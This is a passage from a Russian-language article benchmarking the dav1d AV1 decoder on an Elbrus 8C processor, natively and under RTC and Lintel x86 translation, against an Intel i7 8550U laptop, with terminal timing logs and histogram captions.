оптимизированный под Эльбрус, код на C.



Скриншот 98. Тест dav1d (0.9.3-git-6aaeeea6) на Эльбрус 8C на Эльбрус ОС 7.1 с трансляцией RTC и без неё.



Гистограмма 50. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и из Ассемблера в RTC 4.1.




Гистограмма 51. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и из Ассемблера в RTC 4.1.


Я протестировал то же на Эльбрус ОС 7.1 и результат вышел схож с lcc 1.26. Короче, в ряде задач RTC на Эльбрусе может ускорить работу в 2 раза!

```
ikakprosto@BitblazeOberonL100e8c:/mnt/shared/av1/x86_64$ echo "$(lscpu | egrep -i 'Имя модели' | awk
'{$1=""; $2=""; print}'); $(free -h | grep -E '^Память' | awk '{print $2}') RAM; $(lsb_release -d | a
wk '{$1=""; print}'); kernel $(uname -r)"
  MCST Elbrus-8C1 CPU 1300MHz (E7400 mode); 18Gi RAM;  Ubuntu 20.04.3 LTS; kernel 5.13.0-28-generic
ikakprosto@BitblazeOberonL100e8c:/mnt/shared/av1/x86_64$ postargs="-o - --threads $(nproc) --muxer=nu
ll"; echo "$(arch). Threads: $(nproc)";dav1dversion="0.9.3-git-6aaeeea6"; for buildargs in "" "-O3" "
-asm"; do dav1d="dav1d-$dav1dversion$buildargs/build/tools/dav1d"; echo ; ./$dav1d --version; for tes
tvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf
" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f "Elapsed: %E (%e secs). $buildargs.
 $testvideo" /bin/bash -c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; done; done; tg finished
x86_64. Threads: 6

0.9.2-112-g6aaeeea
Elapsed: 32:17.09 (1937.09 secs). . Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 7:46.01 (466.01 secs). . Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 11:31.53 (691.53 secs). . Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 33:01.75 (1981.75 secs). -O3. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 7:38.83 (458.83 secs). -O3. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 11:43.88 (703.88 secs). -O3. Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 12:06.60 (726.60 secs). -asm. Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 3:01.74 (181.74 secs). -asm. Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 4:30.46 (270.46 secs). -asm. Chimera-AV1-10bit-1920x1080-6191kbps.ivf
ikakprosto@BitblazeOberonL100e8c:/mnt/shared/av1/x86_64$
```

Скриншот 99. Тест dav1d (0.9.3-git-6aaeeea6) на Эльбрус 8С с трансляцией Lintel 4.1 (Ubuntu 20.04.3).




Гистограмма 52. Тест dav1d из С кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8С в Альт и в Ubuntu (Lintel).




Гистограмма 53. Тест dav1d из С кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8С в Альт и в Ubuntu (Lintel).

С Lintel в Ubuntu 20.04.3 при использовании оптимизаций -O4 и -ffast у нас эффективность трансляции снижается с 87% до 60% в среднем.

Т.е. при использовании всё того же Ubuntu 20.04.3, только не base, а полноценного в Lintel, с трансляцией всех драйверов, всего ядра и в принципе всех обращений, и отведении 2 ядер под трансляцию (всего 6 остаётся под исполнение кода), у нас результаты выходят почти в 1.5 раза ниже в сравнении с RTC. Просто занимательный момент.



Гистограмма 54. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и из Ассемблера в Ubuntu (Lintel).




Гистограмма 55. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и из Ассемблера в Ubuntu (Lintel).


Если же сравнивать вариант на Ассемблере под x86 в трансляции с Lintel, он в среднем на 57% быстрее, чем вариант на C со всеми доступными оптимизациями компилятором при сборке в нативе на Alt Linux. Короче говоря, даже с Lintel, который намного менее эффективен, чем RTC, мы имеем прирост производительности в более чем в 1.5 раза в среднем за счёт того, что код dav1d на Ассемблере хорошо вылизан под x86, тогда как под Эльбрус имеется лишь Generic (базовая/общая) реализация на C.

```
moris@Moris-Xiaomi-GTX: ~/av1
moris@Moris-Xiaomi-GTX:~/av1$ for dav1dversion in "git-6aaeeea6" "git-6aaeeea6-O3" "git-6aaeeea6-asm" ; do echo ; for testvideo in "Chimera-2397fps-AV1-10bit-192
0x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f 'Execution time: %E (%e seconds).
Command: %C' ./dav1d-$dav1dversion/build/tools/dav1d -i "./$testvideo" -o - --threads=8 --muxer=null; done; done

dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 57.53/25.00 fps (2.30x)
Execution time: 10:20.91 (620.91 seconds). Command: ./dav1d-git-6aaeeea6/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --threads=8
 --muxer=null
dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 56.73/1784.02 fps (0.03x)
Execution time: 2:37.41 (157.41 seconds). Command: ./dav1d-git-6aaeeea6/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads=8 --muxer=n
ull
dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 41.81/1784.02 fps (0.02x)
Execution time: 3:33.57 (213.57 seconds). Command: ./dav1d-git-6aaeeea6/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads=8 --muxer=
null

dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 56.73/25.00 fps (2.27x)
Execution time: 10:29.66 (629.66 seconds). Command: ./dav1d-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --thread
s=8 --muxer=null
dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 56.65/1784.02 fps (0.03x)
Execution time: 2:37.63 (157.63 seconds). Command: ./dav1d-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads=8 --muxe
r=null
dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 41.76/1784.02 fps (0.02x)
Execution time: 3:33.82 (213.82 seconds). Command: ./dav1d-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads=8 --mux
er=null

dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 256.36/25.00 fps (10.25x)
Execution time: 2:19.40 (139.40 seconds). Command: ./dav1d-git-6aaeeea6-asm/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --thread
s=8 --muxer=null
dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 241.61/1784.02 fps (0.14x)
Execution time: 0:36.97 (36.97 seconds). Command: ./dav1d-git-6aaeeea6-asm/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --threads=8 --muxe
r=null
dav1d 0.9.2-112-g6aaeeea - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 168.66/1784.02 fps (0.09x)
Execution time: 0:52.96 (52.96 seconds). Command: ./dav1d-git-6aaeeea6-asm/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --threads=8 --mux
er=null
moris@Moris-Xiaomi-GTX:~/av1$
```

Скриншот 100. Тест dav1d (0.9.3-git-6aaeeea6) на Xiaomi Mi Notebook Pro GTX с Ubuntu 20.04.3




Гистограмма 56. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и Xiaomi Mi Notebook Pro GTX.




Гистограмма 57. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и Xiaomi Mi Notebook Pro GTX.

Теперь мы наконец-то можем сравнить реализацию на C коде с оптимизациями при помощи компилятора в обоих случаях. Ну и тут в среднем мой ноутбук Xiaomi быстрее на 90% выходит в среднем. Это отставание уже далеко не в 3 и не в 4 раза, но примерно в 2 раза Эльбрус выходит медленнее в этой задаче. Почему так? Между ними разница в 2 года (Эльбрус 8C произведён в 2016-м году, а мой ноутбук был выпущен в 2018-м). Отсюда вытекает то, что i7 8550U задействует память DDR4, тогда как Эльбрус 8C довольствуется лишь DDR3 (только с Эльбруса 8CB завезли DDR4), и процессоры эти произведены по разным нормам техпроцесса TSMC (28 нм против 14), и в итоге картина вырисовывается такой. Впрочем, вряд ли кто-то будет покупать сервер лишь с одним Эльбрусом. Обычно берут материнские платы сразу с 4 процессорами, да и уже с 8CB, а не 8C, так что Эльбрус вполне себе может быть актуален в более свежих реализациях.



Гистограмма 58. Тест dav1d с Ассемблером под x86 в Ubuntu 20.04.3 на Эльбрус 8С (Lintel 4.1) и Xiaomi (i7 8550U).




Гистограмма 59. Тест dav1d с Ассемблером под x86 в Ubuntu 20.04.3 на Эльбрус 8С (Lintel 4.1) и Xiaomi (i7 8550U).

